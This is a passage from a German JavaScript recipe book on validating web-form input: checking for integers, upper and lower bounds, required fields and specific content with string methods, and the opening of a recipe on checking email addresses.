Sie können die nachfolgende Vorgehensweise auch auf den Rückgabewert der `prompt()`-Methode anwenden.

Die Techniken in diesem Rezept entsprechen im Wesentlichen denen in dem Rezept »Wie kann ich mit JavaScript bei freier Texteingabe gewährleisten, dass nur die Eingabe von Dezimalkommazahlen gestattet ist?« auf Seite 365. Sie müssen nur für eine strenge Beschränkung auf Ganzzahlen zusätzlich die Eingabe von Dezimalzahlen unterbinden. Deshalb wollen wir hier auch nur die Details dieser zusätzlichen Beschränkung näher verfolgen. Beachten Sie folgende Funktion:

```
01 function int(a) {  
02     var zahl = "" + (a.value * 1);  
03     if(zahl) {  
04         if(parseInt(zahl) == parseFloat(zahl))  
05             return zahl;  
06     }  
07     else {  
08         return "";  
09     }  
10 }
```

Listing 318: Eine Filterfunktion, um Ganzzahlen zu erkennen

In Zeile 2 legen Sie eine lokale Variable `zahl` an und weisen dieser den Eingabewert des Anwenders zu, wenn Sie das Eingabefeld als Objekt übergeben. Die Multiplikation von `a.value` mit dem Wert 1 eliminiert auf Grund der internen Optimierungsvorgänge in JavaScript einen Nachkommaanteil, wenn dieser nicht von 0 verschieden ist. Ist in `a.value` eine ungültige Darstellung einer Zahl vorhanden, erhalten wir wie gewünscht `NaN`. Die Addition von `a.value * 1` auf einen Leerstring ist notwendig, damit `zahl` ein String ist. Die Variable `zahl` ist nach dieser Aktion explizit ein String. In Zeile 3 erfolgt der Test, ob der Übergabewert (in unserer Situation die Benutzereingabe) eine gültige Darstellung einer Zahl im Allgemeinen enthält. Falls dem so ist, testet die Zeile 4, ob sich die Evaluierung von `parseInt()` und `parseFloat()` unterscheidet.

Die Funktion `parseFloat([Zeichenkette])` durchsucht ein String-Argument und wandelt eine übergebene Zeichenkette in eine Kommazahl um und gibt diese dann als Ergebnis zurück.

Analog funktioniert die Funktion `parseInt([Zeichenkette])`. Diese wandelt nur eine übergebene Zeichenkette in eine Ganzzahl um und gibt diese als Ergebnis zurück. Auch bei einer Gleitkommazahl wird der Nachkommaanteil abgeschnitten.

Das Ergebnis des Vergleichs kann also nur dann `true` liefern, wenn es sich bei `zahl` um eine Ganzzahl handelt. In dem Fall wird in Zeile 5 die Zahl als String-Rückgabewert – allerdings mit einer reinen Ganzzahl als Inhalt – der Funktion zurückgeliefert.

Falls der Übergabewert an die Funktion keine reine Ganzzahl enthält, gibt die Funktion einen Leerstring zurück.

Beispiel (`formjsint.html`):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function int(a) {
05     var zahl = "" + (a.value * 1);
06     if(zahl) {
07         if(parseInt(zahl) == parseFloat(zahl))
08             return zahl;
09     }
10     else {
11         return "";
12     }
13 }
14 //-->
15 </script>
16 <noscript>Ohne JavaScript geht hier nix</noscript>
17 <body>
18 <form name="f">
19   <input type="text" onBlur="alert(int(this))" /><br />
20   <input type="submit" value="OK" />
21 </form>
22 </body>
23 </html>
```

Listing 319: Das Beispiel `formjsint.html` gibt entweder eine ganze Zahl oder `undefined` aus.

In den Zeilen 18 bis 21 wird ein Webformular mit einem Eingabefeld sowie einer `Submit`-Schaltfläche definiert. In Zeile 19 rufen Sie mit dem Eventhandler `onBlur` die Konvertierungsfunktion `int()` auf und zeigen den Rückgabewert über ein `alert()`-Dialogfenster direkt an.

Tipp

In Kapitel 7 »Stringmanipulation« besprechen wir den Umgang mit so genannten **regulären Ausdrücken**. Reguläre Ausdrücke dienen dazu, Suchausdrücke mit Platzhaltern und kleinen Programmieranweisungen zu formulieren, um darüber nicht nur nach konstanten Werten, sondern viel flexibler in Zeichenketten zu suchen bzw. bestimmte Operationen auszuführen. In Rezept 7.12 »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« finden Sie weitere Möglichkeiten, wie Sie Formulareingaben mit Hilfe solcher regulären Ausdrücke durchsuchen können. Insbesondere mit dem Steuerzeichen `\d` können Sie ganz leicht auf das Vorhandensein einer Zahl testen.

113 Wie kann ich mit JavaScript bei freier Texteingabe sicherstellen, dass dort nur Werte kleiner als ein vorgegebener Grenzwert eingegeben werden?

In einigen Situationen ist es gewünscht, bei einer freien Texteingabe einem Anwender in dem Eingabefeld nur die Eingabe von numerischen Werten zu gestatten, die kleiner als ein vorgegebener Grenzwert sind.

Rein von der Theorie her können Sie im Falle eines **einzeligen Eingabefelds** diese Aufgabe mit (X)HTML lösen, aber kein einziger Browser unterstützt die offiziellen Vorgaben dazu (*siehe das Rezept »Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur Werte kleiner als ein vorgegebener Grenzwert gestattet sind?« auf Seite 233*).

Bei einem **mehrzeiligen Eingabefeld** bietet (X)HTML keine Möglichkeiten dazu. Sie sind also auf JavaScript angewiesen.

Tipp

Sie können die nachfolgende Vorgehensweise auch auf den Rückgabewert der `prompt()`-Methode anwenden.

Über die `value`-Eigenschaft von einem einzelnen oder mehrzeiligen Eingabefeld beziehungsweise dem Rückgabewert der `prompt()`-Methode greifen Sie auf die Eingabe zu, die ein Benutzer dort vorgenommen hat. Mit einem einfachen `if`-Test können Sie überprüfen, ob diese Eingabe numerisch und kleiner als ein Vorgabewert ist. Sie müssen bei dieser Abfrage also zwei Situationen überprüfen:

1. Die Eingabe muss numerisch sein.
2. Der Wert muss kleiner als ein Grenzwert sein.

Jetzt zeigt sich aber die Einfachheit von JavaScript. Oder genauer die unbestritten gelegentlich auch vorhandenen Vorteile der losen Typisierung von JavaScript. Sie brauchen keinerlei Sicherstellung einer numerischen Eingabe (auch nicht, ob es eine Ganz- oder Gleitzahl ist) über JavaScript-Standardfunktionen wie `parseFloat()` und `parseInt()` zu gewährleisten, sondern bereits der Vergleich mit einem numerischen Wert in einer `if`-Bedingung genügt.

Mit der nachfolgenden schematischen Funktion stellen Sie sicher, dass ein Übergabewert einen vorgegebenen Maximalwert nicht überschreitet. Diese Funktion ist wirklich sehr einfach und hat es dennoch in sich:

```
function kontrolliereMax(a, max) {  
    if(a.value < max) {  
        // Bedingung erfüllt - tue das, was dann passieren soll  
    }  
    else {  
        // Bedingung nicht erfüllt - tue das, was dann passieren soll  
    }  
}
```

Listing 320: Die schematische Kontrolle, ob ein Wert in einem Eingabefeld kleiner als ein vorgegebener Maximalwert ist

Hinweis

Die Tatsache, dass Sie sich nicht um den Datentyp der Eingabe kümmern müssen, ist nicht trivial. Wenn Sie sich mit streng typisierten Programmiersprachen auskennen, können Sie sicher den Aufwand abschätzen, um die Benutzereingabe zuerst in einen passenden Datentyp zu konvertieren.

Hinweis

Beachten Sie auch die Ausführung zum verwandten Rezept »Wie kann ich mit JavaScript bei freier Texteingabe sicherstellen, dass dort nur Werte größer als ein vorgegebener Grenzwert eingegeben werden?« auf Seite 381.

Der Funktion wird als erster Übergabewert das zu kontrollierende Eingabefeld übergeben. Das macht man am sinnvollsten, indem man die Funktion mit einem Eventhandler beim (X)HTML-Tag des zu kontrollierenden Eingabefeldes auruft und mit `this` eine Referenz darauf über gibt. Der zweite Übergabewert ist der Grenzwert, der nicht überschritten werden soll.

Wie Sie nun konkret bei Eintreten der einen oder anderen Situation reagieren, bleibt Ihnen überlassen. Sie können einen entsprechenden Rückgabewert liefern (meist boolesch), eine Fehlermeldung generieren, den Fokus wieder auf das Feld setzen etc. Betrachten Sie das nachfolgende Listing.

Beispiel (*formjskontrollmax.html*):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function kontrolliereMax(a,max) {
05   if(a.value < max) {
06     alert("OK");
07   }
08   else {
09     alert("Nicht OK");
10     a.value="";
11     a.focus()
12   }
13 }
14 //-->
15 </script>
16 <noscript>Ohne JavaScript geht hier nix</noscript>
17 <body>
18 <form name="f">
19   <input type="text" onBlur="kontrolliereMax(this, 7)" /><br />
20   <input type="submit" value="OK" />
21 </form>
22 </body>
23 </html>
```

Listing 321: Kontrolle, ob der Wert in einem Eingabefeld einen Maximalwert überschreitet

In dem Eingabefeld in Zeile 18 wird mit dem Eventhandler `onBlur` die Funktion `kontrolliereMax()` ausgelöst, wenn das Element den Fokus verliert. Dabei werden eine Referenz auf das aktuelle Eingabefeld sowie – für diesen konkreten Praxisfall – der numerische Grenzwert 7 übergeben. In der Funktion bekommt der Anwender eine kurze Mitteilung angezeigt, wenn der Grenzwert nicht überschritten wurde (Zeile 6).

Auch im Fehlerfall erhält der Anwender eine Fehlermeldung (Zeile 9), das Eingabefeld wird geleert (Zeile 10) und der Fokus auf das Feld zurückgesetzt (Zeile 11).

Hinweis

Die Kontrolle beim unmittelbaren Verlassen eines Feldes in einem Webformular ist in der Praxis im Web unüblich. Meist plausibilisiert man erst beim Absenden eines Formulars. Insbesondere dürfen die Gegenmaßnahmen durch Sie nicht zu radikal sein, wenn Sie die Akzeptanz beim Besucher nicht massiv verschlechtern wollen. Das Leeren der Eingabe in einem Feld sowie die erneute Fokussierung des Feldes kann bei kurzen Eingaben tolerierbar und sogar ein Komfortgewinn sein, aber es ist ein schmaler Grad, ab wann ein Besucher damit eher verärgert wird. *Beachten Sie auch die allgemeinen Ausführungen zur Plausibilisierung von Formularen auf Seite 426.*

In diesem kleinen, unscheinbaren Rezept steckt übrigens noch viel mehr, als es im ersten Moment erscheinen mag!

Geben Sie einmal eine Gleitkommazahl in dem Formular ein, die kleiner als der Vorgabewert ist. Auch dabei wird die Funktion sauber ihre Arbeit verrichten und alle Werte akzeptieren, die kleiner als der Wert 7 sind. Das ist in anderen Programmiersprachen nicht selbstverständlich.




Abbildung 160: Keine Probleme mit Gleitkommazahlen

Und was passiert, wenn Sie als Grenzwert für eine Benutzereingabe keine ganze Zahl, sondern eine Gleitkommazahl vorgeben?

Tauschen Sie in dem Beispiel einmal Zeile 19 gegen `<input type="text" onBlur="kontrolliereMax(this, 7.123)" />` aus. Auch dann werden alle numerischen Eingaben (egal ob ganzzahlig oder eine Gleitkommazahl) korrekt überprüft.

Aber was passiert, wenn der Anwender in dem Eingabefeld eine nicht numerische Eingabe eingibt? Sie passiert die Bedingung in der `if`-Anweisung nicht. Mit anderen Worten – der Test liefert `false`.



Abbildung 161: Texteingaben werden nicht akzeptiert.

Das gilt auch, wenn die Eingabe mit einer Zahl beginnt und dann nicht numerische Zeichen folgen! Selbst dann, wenn der numerische Wert alleine der Bedingung genügen würde.



Abbildung 162: Auch mit Zahlen beginnende Eingaben werden nicht akzeptiert, wenn dann noch nicht numerische Zeichen folgen.

Und das Rezept beinhaltet weitere Feinheiten.

Was ist denn, wenn Sie kontrollieren wollen, ob eine Texteingabe kleiner als ein Vorgabewert ist? Wobei – was soll bedeuten, dass eine Texteingabe kleiner als ein Vorgabewert ist? Es bedeutet, dass die Kodierung von Zeichen einer Texteingabe in dem Eingabefeld kleiner als die Kodierung der Zeichen eines vorgegebenen Testwerts ist. Die Kodierung von dem Buchstaben A ist zum Beispiel kleiner als die Kodierung von dem Buchstaben C.

Tauschen Sie in dem Beispiel einmal Zeile 19 gegen `<input type="text" onBlur="kontrolliereMax(this, 'D')"/>` aus. Sie können nun in dem Eingabefeld die Buchstaben A, B oder C eingeben, und die if-Bedingung liefert true.




Abbildung 163: Der Test auf die Größe von nicht numerischen Eingaben ist mit entsprechendem Testwert möglich.

Bei Eingaben, die mit D oder einem folgenden Buchstaben des Alphabets beginnen, liefert die if-Bedingung false.

Was ist aber, wenn Sie in dem Eingabefeld nun mehr als ein Zeichen eingeben? Auch dann liefert die if-Bedingung true, solange die Kodierung von dem ersten (!) Zeichen kleiner als die Kodierung des Testwerts ist. Auch wenn dieser nur aus einem Zeichen besteht!



Abbildung 164: Solange die Kodierung von dem ersten Zeichen kleiner als die Kodierung des Testwerts ist, ist der Bedingung Genüge getan.

Sie können entsprechend auch beim Testwert mehrere Zeichen eingeben. Dann muss jede Stelle des getesteten Wertes jeder Stelle des Testwertes genügen.

Wie reagiert aber das Rezept bei Groß- und Kleinschreibung? Vielleicht sind Sie überrascht. Wenn Sie Kleinbuchstaben eingeben, wird die if-Bedingung false liefern!



Abbildung 165: Kleinbuchstaben passieren die Prüfung des Beispiels in der aktuellen Form nicht.

Wenn Sie Groß- und Kleinschreibung nicht unterscheiden wollen⁴⁹, können Sie mit den Methoden `toUpperCase()` beziehungsweise `toLowerCase()` der String-Klasse arbeiten, um bei der Schreibweise des Wertes von Groß- und Kleinschreibung unabhängig zu sein. Der Wert wird bei `toUpperCase()` immer in Großbuchstaben und bei `toLowerCase()` in Kleinbuchstaben umgewandelt. Sie sollten die Methode einfach auf die Benutzereingabe anwenden, etwa so:

```
a.value.toUpperCase()
```

Listing 322: Konvertieren in Großbuchstaben

Wenn Sie in dem Beispiel die Zeile 5 als `if(a.value.toUpperCase() < max)` notieren und für `max` einen Text in Großbuchstaben vorgeben, kann ein Anwender Groß- oder Kleinbuchstaben eingeben, und die Testfunktion reagiert davon unabhängig.

Wie verhält sich nun die Kontrollfunktion mit dem String-Vorgabewert, wenn ein Anwender dann Zahlen eingibt? Die if-Bedingung wird true liefern!

49. Was aber in vielen Fällen sinnvoll ist.

Hintergrund des Verhaltens bezüglich der Groß- und Kleinschreibung als auch der Akzeptanz numerischer Eingaben bei einem Test auf einen String-Vorgabewert ist, dass die Benutzereingabe ja sowieso ein String ist. Und zum anderen sind die Werte der Kodierung von Zahlen kleiner als die Werte der Kodierung von Buchstaben sowie die Werte der Kodierung von Großbuchstaben kleiner sind als die Werte der Kodierung von Kleinbuchstaben.

Deshalb wäre auch ein Testwert in Kleinbuchstaben nicht sinnvoll, wenn Sie von Groß- und Kleinbuchstaben unabhängig sein wollen. Zwar werden bei der Vorgabe eines Kleinbuchstabens als Grenzwert auch Großbuchstaben akzeptiert. Aber alle! Mit anderen Worten – der folgende Test liefert `true`:

```
( "Z" < "a" )
```

Listing 323: Die Kodierung aller Großbuchstaben ist kleiner als die der Kleinbuchstaben

Tipp

In Kapitel 7 »Stringmanipulation« besprechen wir den Umgang mit so genannten regulären Ausdrücken. Reguläre Ausdrücke dienen dazu, Suchausdrücke mit Platzhaltern und kleinen Programmieranweisungen zu formulieren, um darüber nicht nur nach konstanten Werten, sondern viel flexibler in Zeichenketten zu suchen bzw. bestimmte Operationen auszuführen. In Rezept 7.12 »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« finden Sie weitere Möglichkeiten, wie Sie Formulareingaben mit Hilfe solcher regulären Ausdrücke durchsuchen können. Insbesondere mit dem Steuerzeichen `\d` können Sie ganz leicht auf das Vorhandensein einer Zahl testen.

Tipp

Sollten Sie dieses extrem flexible Verhalten des Rezepts nicht wollen, müssen Sie von Hand gegensteuern. Sie können ja sicherstellen, dass ein Feld nur Ganzzahlen enthält (siehe das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe gewährleisten, dass nur die Eingabe von Ganzzahlen gestattet ist?« auf Seite 373) oder nur Gleitkommazahlen (siehe das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe gewährleisten, dass nur die Eingabe von Dezimalkommazahlen gestattet ist?« auf Seite 365).

Ebenso können Sie die Länge der Eingabe kontrollieren (siehe das Rezept »Wie kann ich mit JavaScript bei freier Texteingabe eine maximale Anzahl der einzugebenden Zeichen festlegen?« auf Seite 327 beziehungsweise »Wie kann ich mit JavaScript bei freier Texteingabe eine minimale Anzahl der einzugebenden Zeichen festlegen?« auf Seite 340). Sie können ebenfalls sicherstellen, dass ein Anwender keine Zahlen eingibt. Dazu müssen Sie nur das Rezept zum Test auf einen Minimalwert einsetzen. Sie müssen diese Rezepte einfach mit diesem Rezept hier entsprechend kombinieren. Ihrer Fantasie sind da keine Grenzen gesetzt.

114 Wie kann ich mit JavaScript bei freier Texteingabe sicherstellen, dass dort nur Werte größer als ein vorgegebener Grenzwert eingegeben werden?

In einigen Situationen ist es gewünscht, bei einer freien Texteingabe einem Anwender in dem Eingabefeld nur die Eingabe von numerischen Werten zu gestatten, die größer als ein vorgegebener Grenzwert sind.

Rein von der Theorie her können Sie im Falle eines **einzeligen Eingabefelds** diese Aufgabe mit (X)HTML lösen, aber kein einziger Browser unterstützt die offiziellen Vorgaben dazu (siehe das Rezept »Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur Werte größer als ein vorgegebener Grenzwert gestattet sind?« auf Seite 233).

Bei einem **mehrzeiligen Eingabefeld** bietet (X)HTML keine Möglichkeiten dazu. Sie sind also auf JavaScript angewiesen.

Tipp

Sie können die nachfolgende Vorgehensweise auch auf den Rückgabewert der `prompt()`-Methode anwenden.

Über die `value`-Eigenschaft von einem **einzeligen Eingabefeld** greifen Sie auf die Eingabe zu, die ein Benutzer dort vorgenommen hat. Mit einem einfachen `if`-Test können Sie überprüfen, ob diese Eingabe numerisch und größer als ein Vorgabewert ist. Sie müssen bei dieser Abfrage also zwei Situationen überprüfen:

1. Die Eingabe muss numerisch sein.
2. Der Wert muss größer als ein Grenzwert sein.

Mit der nachfolgenden schematischen Funktion stellen Sie sicher, dass ein Übergabewert einen vorgegebenen Minimalwert nicht unterschreitet:

```
function kontrolliereMin(a, min) {  
    if(a.value > min) {  
        // Bedingung erfüllt - tue das, was dann passieren soll  
    }  
    else {  
        // Bedingung nicht erfüllt - tue das, was dann passieren soll  
    }  
}
```

Listing 324: Die schematische Kontrolle, ob ein Wert in einem Eingabefeld größer als ein vorgegebener Minimalwert ist

Der Funktion wird als erster Übergabewert das zu kontrollierende Eingabefeld übergeben. Das macht man am sinnvollsten, indem man die Funktion mit einem Eventhandler beim (X)HTML-Tag des zu kontrollierenden Eingabefeldes aufruft und mit `this` eine Referenz darauf über gibt. Der zweite Übergabewert ist der Grenzwert, der nicht unterschritten werden soll.

Wie Sie nun konkret bei Eintreten der einen oder anderen Situation reagieren, bleibt Ihnen überlassen. Sie können einen entsprechenden Rückgabewert liefern (meist boolesch), eine Fehlermeldung generieren, den Fokus wieder auf das Feld setzen etc. Betrachten Sie das nachfolgende Listing (`formjskontrollmin.html`).

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function kontrolliereMin(a, min) {
05   if(a.value > min) {
06     alert("OK");
07   }
08   else {
09     alert("Nicht OK");
10     a.value="";
11     a.focus()
12   }
13 }
14 //-->
15 </script>
16 <noscript>Ohne JavaScript geht hier nix</noscript>
17 <body>
18 <form name="f">
19   <input type="text" onBlur="kontrolliereMin(this, 6)" />
20   <br />
21   <input type="submit" value="OK" />
22 </form>
23 </body>
24 </html>
```

Listing 325: Ein Test, ob die Eingaben in einem Eingabefeld einen Minimalwert unterschreiten

Hinweis

Zu den Details und Besonderheiten dieses Rezeptes beachten Sie unbedingt die Ausführung zum Rezept »Wie kann ich mit JavaScript bei freier Texteingabe sicherstellen, dass dort nur Werte kleiner als ein vorgegebener Grenzwert eingegeben werden?« auf Seite 375. Die Ausführungen gelten vollkommen analog für dieses Rezept. Nur müssen Sie gegebenenfalls mit Vergleichen auf größer und kleiner aufpassen. Das sollten Sie insbesondere bei den Werten der Kodierung von Groß- und Kleinbuchstaben sowie Zahlen im Vergleich zu Buchstaben beachten.

115 Wie kann ich mit JavaScript ein Pflichtfeld erzwingen?

Bei vielen Eingabefeldern eines Webformulars genügt es, vor dem Absenden zu prüfen, ob in dem Feld überhaupt etwas eingetragen wurde. Dies nennt man ein so genanntes Pflichtfeld. So etwas kommt dann zum Einsatz, wenn es relevant ist, ob zum Beispiel ein Name eingegeben oder die Eingabe in das Feld vergessen wurde.

Sie können ein Pflichtfeld in einem Formular leicht erzwingen⁵⁰, indem Sie einfach darauf prüfen, ob die Eigenschaft `value` einer Objektrepräsentation eines Eingabefeldes ungleich einem Leerstring ist. Das funktioniert bei sämtlichen Formularelementtypen mit freier Texteingabe, denn ein Webformular übermittelt grundsätzlich seine Werte als String. Die Überprüfung ist leicht und kann schematisch meist so erfolgen:

50. Soweit man mit einer clientseitigen Technologie wie JavaScript überhaupt etwas erzwingen kann – natürlich kann ein Anwender ja JavaScript deaktivieren und dann laufen solche Maßnahmen ins Leere.

```
function [testPflichtfeld]([zu testendes Feld]){
    if([zu testendes Feld].value=="") {
        // Tue das, was bei einem Leerstring notwendig ist
    }
    else {
        // Tue das, was bei einem ausgefüllten Feld zu tun ist
    }
}
```

Listing 326: Schematische Darstellung für den Test eines Pflichtfeldes

Das nachfolgende Listing zeigt eine Anwendung einer solchen Funktion in einem praktischen Beispiel (*formPflichtfeld.html*):

```
01 <html>
02   <script language="JavaScript">
03     <!--
04       function testPflichtFeld(feld) {
05         if(feld.value=="") {
06           alert("Das Eingabefeld " + feld.name + " ist ein Pflichtfeld");
07           return false;
08         }
09         else return true;
10     }
11   <!-->
12   </script>
13 <body>
14   <form name="meinForm" >
15     Name (<font color="#FF0000">*</font>):
16     <input name="eins" onBlur="testPflichtFeld(this)" /><br />
17     <input type="submit" value="Ok" />
18   </form>
19 </body>
20 </html>
```

Listing 327: Überprüfung auf ein Pflichtfeld

Das Beispiel besteht aus einem einfachen Formular (Zeile 14 bis 18) mit nur einem Eingabefeld, das als Pflichtfeld definiert ist. Bei dem Eingabefeld wird der Eventhandler `onBlur` zum Aufruf der Funktion `testPflichtFeld()` verwendet (Zeile 16). Damit wird mit dem Schlüsselwort `this` das aktuelle Eingabefeld als Objekt an die Funktion übergeben. In der Funktion wird wie beschrieben geprüft, ob ein Wert eingegeben wurde. Falls nicht, wird eine Fehlermeldung angezeigt (Zeile 6) und der Wert `false` zurückgegeben (Zeile 7). Der Rückgabewert wird in diesem Beispiel aber dann nicht weiter ausgewertet.

Hinweis

In der Regel werden in einem Webformular mehrere Felder Pflichtfelder sein. Auch ist die Kontrolle beim unmittelbaren Verlassen eines Feldes in einem Webformular in der Praxis im Web unüblich. Beachten Sie die allgemeinen Ausführungen zur Plausibilisierung von Formularen auf Seite 426.

Tipp

In einem Webformular werden Pflichtfelder oft mit einem roten Stern oder einer anderen deutlich bemerkbaren Markierung gekennzeichnet (im Rahmen der Webseite selbst). Grundsätzlich wird es ein Anwender nicht schätzen, wenn er erst einmal die Formulardaten abschicken muss, bevor er einen Hinweis bekommt, welche Felder zwingend auszufüllen sind.

Name (*):

Abbildung 166: Eine oft zu findende Kennzeichnung als Pflichtfeld ist ein roter Stern.

116 Wie kann ich mit JavaScript bei freier Texteingabe einen bestimmten Inhalt erzwingen?

In vielen Fällen ist es Aufgabe von JavaScript, bei einem einzeiligen oder auch mehrzeiligen Eingabefeld einen bestimmten Inhalt zu erzwingen. Eine Prüfung nur auf leer oder nicht leer genügt (außer bei reinen Pflichtfeldern) meist nicht. So muss beispielsweise eine E-Mail-Adresse oder die URL einer Internet-Adresse eine bestimmte Struktur aufweisen.

Bei der Analyse von Eingaben, die ganz oder teilweise mit bestimmten inhaltlichen Vorgaben übereinstimmen müssen, helfen einige Standardmethoden und -eigenschaften der Klasse String, denn Eingaben in Formularfeldern werden immer als reine Texte verwaltet.

Eine der wichtigsten Eigenschaften von einem String-Objekt ist `length`. Darüber haben Sie Zugang zu der Anzahl von Zeichen in einer Zeichenkette. Mit der Methode `charAt([Nummer])` erhalten Sie das Zeichen, das in der Zeichenkette an der als Parameter übergebenen Stelle steht, und `charCodeAt([Index])` liefert eine Zahl mit dem Unicode-Wert des Zeichens an dem angegebenen Index.

Recht nützlich erweist sich auch die `split()`-Methode. Mit `split([Separator][, Limit])` trennen Sie einen String in ein Array mit Teilstrings auf. Dabei erfolgt die Trennung an dem angegebenen Separator. Wird der Separator nicht vorgefunden oder er fehlt, wird ein Array mit einem Element und dem vollständigen String zurückgegeben. Das optionale Limit gibt eine maximale Anzahl von Trennungen an.

Den umgekehrten Weg verfolgt `concat()`. Damit verbinden Sie zwei oder mehr Strings zu einem neuen. Allerdings ist die Bedeutung dieser Methode sehr eingeschränkt, denn dies können Sie selbstverständlich auch mit dem `+`-Operator machen.

Für unsere Rezepte noch elementarer sind die Methoden `search()` und `indexOf()`. Mit der Methode `search([Suchstring])` durchsuchen Sie den vorangestellten String nach der als Parameter angegebenen Zeichenkette. Falls die Zeichenkette nicht gefunden wird, wird der Wert `-1` zurückgeliefert, sonst ein davon verschiedener Wert, der den Beginn des gesuchten Strings spezifiziert.

Ziemlich analog können Sie `indexOf([Suchstring], [Nummer])` einsetzen. Hier wird das erste Vorkommen eines als ersten Parameter angegebenen Zeichens oder einer Zeichenkette innerhalb des vorangestellten Strings ermittelt. Die Rückgabe der Methode ist auch hier die Stelle, an der der Beginn des Suchstrings in der Zeichenkette steht. Die Zählung beginnt bei dem Wert `0`. Optional ist es möglich, die Methode in einem zweiten Parameter `[Nummer]` anzugeben, ab der spezifizierten Stelle in der Zeichenkette mit der Suche zu beginnen.

Ebenso nützlich ist die Methode `lastIndexOf([Suchstring], [Nummer])`, die vollkommen analog das letzte Vorkommen eines Zeichens oder einer Zeichenkette innerhalb des vorangestellten Strings sucht.

In gewissen Fällen ist auch eine Suche vom Ende eines Strings an sehr nützlich. Mit der Methode `slice([Beginn], [Ende])` extrahieren Sie einen Teilstring von dem angegebenen Index bis zum Ende oder einem optional angegebenen Ende-Index. Dieser kann auch ein negativer Wert sein, wenn ab dem Ende des Strings rückwärts vorgegangen werden soll.

Für eine Anwendung des Rezepts werden wir auch die Methode `replace()` einsetzen. Die Methode `replace([was], [womit])` ersetzt den zuerst angegebenen Ausdruck durch den zweiten Ausdruck.

Zu guter Letzt benötigen wir in den folgenden Rezepten noch eine der Methoden `toLowerCase()` und `toUpperCase()`. Mit `toLowerCase()` wandeln Sie alle in dem vorangestellten String enthaltenen Großbuchstaben in Kleinbuchstaben und mit `toUpperCase()` analog alle enthaltenen Kleinbuchstaben in Großbuchstaben um. Die konvertierte Zeichenkette ist der Rückgabewert der Methoden.

Tipp

In Kapitel 7 »Stringmanipulation« besprechen wir den Umgang mit so genannten regulären Ausdrücken. Reguläre Ausdrücke dienen dazu, Suchausdrücke mit Platzhaltern und kleinen Programmieranweisungen zu formulieren, um darüber nicht nur nach konstanten Werten, sondern viel flexibler in Zeichenketten zu suchen bzw. bestimmte Operationen auszuführen. In Rezept 7.12 »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« finden Sie weitere Möglichkeiten, wie Sie Formulareingaben mit Hilfe solcher regulären Ausdrücke durchsuchen und mit Suchpattern bestimmte Inhalte erzwingen können.

Eine schematische Funktion zum Test auf einen Inhalt

Die Überprüfung auf einen bestimmten Inhalt wird also mit Hilfe der genannten String-Methoden stark vereinfacht und kann auf verschiedene Arten erfolgen, etwa so, wie die nachfolgende schematische Funktion für die einfachste Variante zeigt, in der nur auf Übereinstimmung mit einem einzigen Vergleichswert überprüft wird:

```
01 function [testInhalt]([zu testendes Feld], [Vergleichswert]){
02     if([zu testendes Feld].value.search([Vergleichswert]) == -1) {
03         // Tue das, was bei einer fehlenden Übereinstimmung notwendig ist
04     }
05     else {
06         // Tue das, was bei einer Übereinstimmung zu tun ist
07     }
08 }
```

Listing 328: Schematisches Beispiel für einen Test auf einen bestimmten Inhalt

Die schematische Lösung verwendet in Zeile 2 die Methode `search()` und die Tatsache, dass die Eigenschaft `value` von einem Eingabefeld ein String ist. Wenn der gesuchte Vergleichswert in dem vorangestellten String nicht enthalten ist, liefert die Methode den Wert -1. Der Test erfolgt in Zeile 2.

Die nachfolgenden Rezepte beruhen nun zu einem großen Teil auf dieser Struktur.

117 Wie kann ich eine gültige E-Mail-Adresse überprüfen?

Einer der wichtigsten Fälle für den Test auf einen bestimmten Inhalt in einem Formularfeld ist sicher die Überprüfung auf Gültigkeit einer eingegebenen E-Mail-Adresse⁵¹. Zwar können Sie nicht testen, ob es eine eingegebene E-Mail-Adresse wirklich gibt, aber Sie können zumindest die grundsätzliche Struktur plausibilisieren.

Hinweis

Die Beschränkung, dass man mit JavaScript nicht die tatsächliche Existenz einer E-Mail-Adresse überprüfen kann, ist jetzt keine ausschließliche Einschränkung von JavaScript, wobei bei JavaScript sowieso grundsätzlich die Möglichkeiten für so eine Überprüfung vom Client aus fehlen. Ein solcher Test ist jedoch generell nicht zuverlässig möglich – mit keiner Technologie. Weder auf Client- noch auf Serverseite.

Die einzige praktikable Möglichkeit zur echten Überprüfung einer E-Mail-Adresse besteht, wenn Sie unmittelbaren Zugang zu dem E-Mail-Server haben, auf dem die eingegebene Ziel-E-Mail-Adresse verwaltet wird, oder Sie verfügen über eine Datenbank mit gültigen E-Mail-Adressen, die Sie als Eingabe gestatten.

Es ist vollkommen unmöglich, eine E-Mail-Adresse etwa vor dem Absenden der Formulardaten auf Clientseite oder auch nach dem Absenden der Formulardaten auf Serverseite zu überprüfen, indem Sie Kontakt zu dem angegebenen E-Mail-Server aufnehmen und sich die Richtigkeit der Angaben bestätigen lassen. Das funktioniert aus verschiedenen Gründen nicht. Erstens rückt kaum ein E-Mail-Server nach dem Empfang einer E-Mail oder einer Testanfrage eine Bestätigung heraus⁵². Wenn eine potenzielle Testanfrage von Ihnen also keine Antwort erwirkt, können Sie keinesfalls darauf schließen, dass es auf dem E-Mail-Server kein Postfach gibt, wie es in dem Webformular angegeben wurde.⁵³

